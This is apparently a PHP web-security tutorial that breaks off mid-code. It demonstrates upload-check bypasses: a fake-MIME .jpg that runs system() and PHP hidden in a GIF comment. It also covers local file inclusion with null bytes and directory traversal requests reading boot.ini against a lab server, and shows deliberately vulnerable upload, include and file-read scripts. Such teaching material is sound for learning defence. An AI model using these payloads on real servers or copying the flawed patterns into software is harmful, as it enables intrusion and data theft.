MIME standards were first typically used for Email, but is now used to describe content type over protocols such as HTTP.

MIME Headers:

MIME Version

MIME-Version: 1.0

Content Type

Content-Type: image/png

Content Disposition

Content-Disposition: attachment; filename=DC0011.png;
modification-date="Fri, 21 Dec 2012 11:11:00 -0000";

What If The MIME Type Is Used for Validation?

If A MIME Type of a File being Uploaded is validated it means, instead of checking the extension of the file to see what type of file it is (which may not be accurate) the MIME Type of the file is checked. The problem is the MIME Type of file is simply what is posted by the browser. Some browsers may even POST a MIME Type simply because it relates to the files extension, no checking of the file type is actually done.

The client has control over the defined MIME Type of the file to be uploaded.

PHPFileFakeMIME.jpg:

```
<?php  
  
header('Content-Type: image/jpeg');  
header('Content-Type: text/html');  
  
//Just an example.  
$output = system('help');  
echo $output;  
  
?>
```

You will notice in the code above (PHPFileFakeMIME.jpg) that the header() function is used twice. Once to set an image/jpeg content type header and again for text/html. This is done so that PHP will see the file as an example file, but at the same time will echo the output of the interpreted PHP code.

HTML Form Code:

```
<html>  
<body>  
<form action="FileUploadMIMECheck.php" method="post" enctype="multipart/form-data">  
<label for="file">Filename:</label>  
<input type="file" name="uploadFile" />  
<br/>  
<input type="submit" name="uploadButton" value="Submit" />  
</form>  
</body>  
</html>
```

FileUploadMIMECheck.php:

```
<?php


if (($_FILES["uploadFile"]["type"] == "image/gif") || ($_FILES["uploadFile"]["type"] == "image/jpeg") ||
    ($_FILES["uploadFile"]["type"] == "image/pjpeg") || ($_FILES["uploadFile"]["type"] == "image/png"))
{
    if ($_FILES['uploadFile']['error'] > 0)
    {
        echo "Return Code: " . $_FILES['uploadFile']['error'];
    }
    else
    {
        echo "File Upload Successful: " . $_FILES['uploadFile']['name'] . "<br>";

        $temp_filename = $_FILES["uploadFile"]["tmp_name"];
        $destination = "C:\\apache2triad\\htdocs\\" . $_FILES['uploadFile']['name'];

        if (file_exists("C:\\apache2triad\\htdocs\\" . $_FILES['uploadFile']['name']))
        {
            echo $_FILES['uploadFile']['name'] . " already exists.";
        }
        else
        {
            move_uploaded_file($temp_filename, $destination);
            echo "Stored in: " . $destination;
        }
    }
}
else
{
    echo "Invalid File [MIME] Type or Error Uploading.";
}

?>
```

Using the File Upload script if we upload our PHPFileFakeMIME.jpg, the faked MIME Type in the Content header will be accepted.



File Inclusion & File Upload Vulnerabilities

If a file with any extension containing PHP code is able to be uploaded, a Local File Inclusion exploit can then be in a sense changed into a Remote Code Execution, and of course through PHP code execution Remote Command Execution.


LanguageFileIncludeVuln.php:

```
<?php  
if(isset($_GET['language']))  
    $language = $_GET['language'];  
  
include($language.'.php');  
?>
```

Above is a vulnerable PHP Script (Local File Inclusion) that could be used to include PHPFileFakeMIME.jpg. This of course could also be done with phpcodetobeexecuted.jpg to display the output of phpinfo().

URL (GET Request):

```
http://10.0.0.4/LanguageFileIncludeVuln.php?language=C:%5Capache2triad%5Chtdocs  
%5CFileUploadVulnScript%5CPHPFileFakeMIME.jpg%00
```



Bypassing Image File Check Validation


When creating a File Upload script in PHP the programmer will usually use a more effective way of validating safe File Uploads than the examples above. The programmer might decide that using a function such as `getimagesize()` in PHP can be used to validate whether or not the file is an image file or not. The function will return an array of information relating to the image file such as it's height and width, this can be used to validate whether or not a file even with a misleading extension is really an image.

Below is the `FileUploadExtCheck.php` file modified to check whether or not the file is an image.

FileUploadExtImageCheck.php Code:

```
....  
  
if (!getimagesize($_FILES['uploadFile']['tmp_name']))  
{  
    echo "File has valid extension, but does not appear to be an image.\n";  
    echo "May be an attempt to upload code to the server.";  
    exit();  
}  
  
....
```

If we attempt to upload a copy of **PHPFakeMIME.jpg** even though the extension and MIME Type Header were forged the script should not accept the file as a valid image file.



Knowing that we have to have a valid file extension as well as the file being considered a valid image makes it hard. Of course that is what you would think at first. It just so happens that there is actually a simple way to bypass both of these measures used to try and ensure files uploaded aren't of a malicious nature.


```
if (($filename_exten == 'jpg') || ($filename_exten == 'jpeg') || ($filename_exten == 'gif') || ($filename_exten == 'png') )
```

How could we create a valid jpg/jpeg, gif or png that contains PHP code?


The Solution – Image Comments

Many applications for creating graphics allow you to create image comments. You can use GIMP Image Editor to edit comments of a GIF file for example. Simply open GIMP and File → New

Set the image size and click OK.




Select GIF as the file type, give your file a filename and hit save, you then will be enter your PHP code as the image comment.



If we open the GIF image file using a program which can read text such as cat, we can see the contents of the image file we created.

```
File Edit View Terminal Tabs Help  
morganti@morganti-desktop:~$ cat '/home/morganti/Desktop/phpcodeimagefile.gif'  
GIF89a  
    !IDC<?php phpinfo();  
echo "\n\nExample of Image File Check Bypass.";  
?>,  
@n@n;morganti@morganti-desktop:~$ █
```

Our PHP Code which the image comment contained is stored as plain text within the GIF Image file.



URL (GET Request):

```
http://10.0.0.4/FileInclusionVuln/LanguageFileIncludeVuln.php?language=..%5CFileUploadVulnScript  
%5Cupload%5CphPCODEimagefile.gif%00
```

We traverse up one directory and then go down two nodes in the directory structure into the upload folder to include our image file which contains PHP code.

File Edit View Bookmarks Widgets Tools Help

X phpinfo() X

http://10.0.0.4/FileInclusionVuln/LanguageFileIncludeVuln.php?language=..%5CFileUploadVuln

Google

_PROCESSOR_IDENTIFIER	
_ENV["PROCESSOR_LEVEL"]	15
_ENV["PROCESSOR_REVISION"]	4b02
_ENV["ProgramFiles"]	C:\Program Files (x86)
_ENV["ProgramFiles(x86)"]	C:\Program Files (x86)
_ENV["ProgramW6432"]	C:\Program Files
_ENV["QTJAVA"]	C:\Program Files (x86)\Java\jre1.6.0_03\lib\ext\QTJava.zip
_ENV["SystemDrive"]	C:
_ENV["SystemRoot"]	C:\WINDOWS
_ENV["TEMP"]	C:\WINDOWS\TEMP
_ENV["TMP"]	C:\WINDOWS\TEMP
_ENV["USERPROFILE"]	C:\Documents and Settings\Default User
_ENV["windir"]	C:\WINDOWS
_ENV["AP_PARENT_PID"]	1256

PHP License

This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.

Example of Image File Check Bypass., „◆©
Éí
£œ ;

100%

Disk File Read/Write Vulnerabilities

Disk File I/O In PHP

PHP File Output Explained

PHP File I/O is very much like C.

Although PHP does actually have a simple function that can be used to read the contents of a file in just one line of code.

```
file( string $filename, int $flags, resource $context )
```

Or

```
readfile( string $filename, [ $include_path ], [ $context ] )
```

file() reads the input into an array, while readfile() reads the into a buffer.

Usually though the file is opened with fopen() and then handled like in the example below:

```
<?php  
$filehdl = fopen("config.cfg", "w+");  
  
while(!feof($filehdl))  
{  
    echo fgets($filehdl);  
}  
  
fclose($filehdl);  
?>
```

Functions such as fread() can be used also when wanting to read from an open file.

PHP File Input Explained

Just like with File Output, File Input is done by using a single function provided by PHP or by opening the file and then reading it with the function appropriate for what you are wanting to do.

```
<?php  
$filehdl = fopen("config.cfg", "w+");  
  
$server = "server: " . "localhost\n";  
  
$port = "port: " . "8080";  
  
fwrite($filehdl , $server);  
  
fwrite($filehdl, $port);  
  
fclose($filehdl);  
  
?>
```

Exploiting File Read Vulnerabilities

With PHP File Read vulnerabilities the input the user would select or the application would allow would probably for the filename or the complete file path. Of course if this is from user input other files on the system could possibly be read if a vulnerability were exploited.

Directory Traversal

What Is Directory Traversal?

Directory Traversal is simply going from through a file system from one folder to enough. In Windows and UNIX operating systems a single dot is used to relate to the current working directory and two dots denotes the parent folder of the current working directory. Both of these can be part of a filepath meaning when whatever function goes to use the filepath it will traverse upwards through the file system if you have ../../ as part of the filepath, for each of with one folder traversed.

Linux and Windows Directory Traversal

When doing Directory Traversal on different operating systems it must be remembered that the file system is different. This of course may mean that based upon the operating system a program may be located deeper within the folder structure of the file system and of course in a different location.

Windows uses a backward slash \ to denote different folder in the file system, while in Linux/Unix it is a forward slash /. If you know the absolute path of your target file on the target file system then you might as well use many ..\ to ensure traversing the complete way up the file system.

Linux Directory Traversal: ../../../../

Windows Directory Traversal: ..\..\..\..\

What Can Directory Traversal Be Used For?

Directory Traversal as far as exploiting PHP Applications can be used to traverse upwards through the folder file system. In PHP Applications directory traversal is usually exploitable when part of a filepath (usually the filename) is from user input, the the attacker is able to traverse up through the hard coded directories and then into directories and then finally the file the attacker is after. Specific files in the file system containing sensitive information (such as configuration files) are usually targeted. Files containing an attackers PHP code may also be a target if the text to be read is later to be interpreted by PHP.

Directory Traversal Used To Access File Containing PHP Code

```
http://server.com/file.php?name=..\..\upload\phpcodetobeexecuted.jpg
```

The above example would traverse up two directories then into the upload folder and then to the file.

Below is an example of a **File Read Vulnerability** in PHP, remembering this is just an example as not all File Read Vulnerabilities will involve the application outputting what is being read. This looks similar to a File Inclusion Vulnerability, remembering in a real world situation File Reads in PHP are used to read information into variable(s) that are used for many purposes.

PHPFileReadVuln.php

```
<?php

$template = $_GET['template'];
$currentdir = getcwd();

echo $currentdir . "\\templates\\" . $template . "</BR>";

if( ($filehdl = fopen($currentdir . "\\templates\\" . $template, "r")) )
{
    while(!feof($filehdl))
    {
        echo fgets($filehdl);
    }

    fclose($filehdl);
}
else
{

echo "\n\nUnable to open file.\n";

}


?>
```

Of course in a real world example there is no way the programmer would decide to output the path of the file being read (which is constructed by concatenating user input with other string(s).)

URL (GET Request):

```
http://10.0.0.4/FileDiskReadWrite/app1/PHPFileReadVuln.php?template=..%5C..%5C..%5Cpagefile.sys
```


What I am attempting to do below is see how many folders we need to traverse up to the root directory of the logical drive that we have access to. pagefile.sys isn't used for any particular reason, it's only purpose in this example is to see if we reached the root directory (as I know the file exists on the machine acting as a server). As the error message PHP outputs will be different if the file we are trying to read exists.



URL (GET Request):

```
http://10.0.0.4/FileDiskReadWrite/app1/PHPFileReadVuln.php?template=..%5C..%5C..%5C..  
%5Cpagefile.sys
```

This time we traverse up one more directory, ..\ (..%5C).



“Permission denied”

So now we know the file exists, we also know that we have traversed the full way up the directory structure on the server. From the root directory you can of course traverse down the folder structure to a read a file of your choice or of course read any file of possible interest on the root directory.

URL (GET Request):

```
http://10.0.0.4/FileDiskReadWrite/app1/PHPFileReadVuln.php?template=..%5C..%5C..%5C..  
%5Cboot.ini
```



Exploiting File Write Vulnerabilities

q-news 2.0

<http://sourceforge.net/projects/homap>

File: /wsettings.php

```
<?php
$filename = 'settings.php';
if (is_writable($filename)) {
